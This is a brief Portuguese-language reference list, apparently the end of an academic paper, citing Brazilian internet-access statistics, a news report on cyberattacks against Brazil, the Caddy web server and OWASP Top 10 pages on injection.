[Cetic.br 2020] Cetic.br (2020). Domicílios brasileiros com acesso à internet. https://cetic.br/pt/tics/domicilios/2020/domicilios/A4/. Acesso 05/07/2022.

[R7.com 2022] R7.com (2022). Brasil é 2º maior alvo mundial de ciberataques, revela estudo. https://noticias.r7.com/tecnologia-e-ciencia/brasil-e-2-maior-alvo-mundial-de-ciberataques-revela-estudo-27062022. Acesso 12/07/2022.

[SSL 2022] SSL, Z. (2022). Caddy web server. https://caddyserver.com/. Acesso 20/11/2022.

[Team 2021a] Team, O. (2021a). Owasp injection 2021 analysis. https://owasp.org/Top10/A03_2021-Injection/. Acesso 18/06/2022.

[Team 2021b] Team, O. T. . (2021b). Owasp. https://owasp.org/www-project-top-ten/. Acesso 12/07/2022.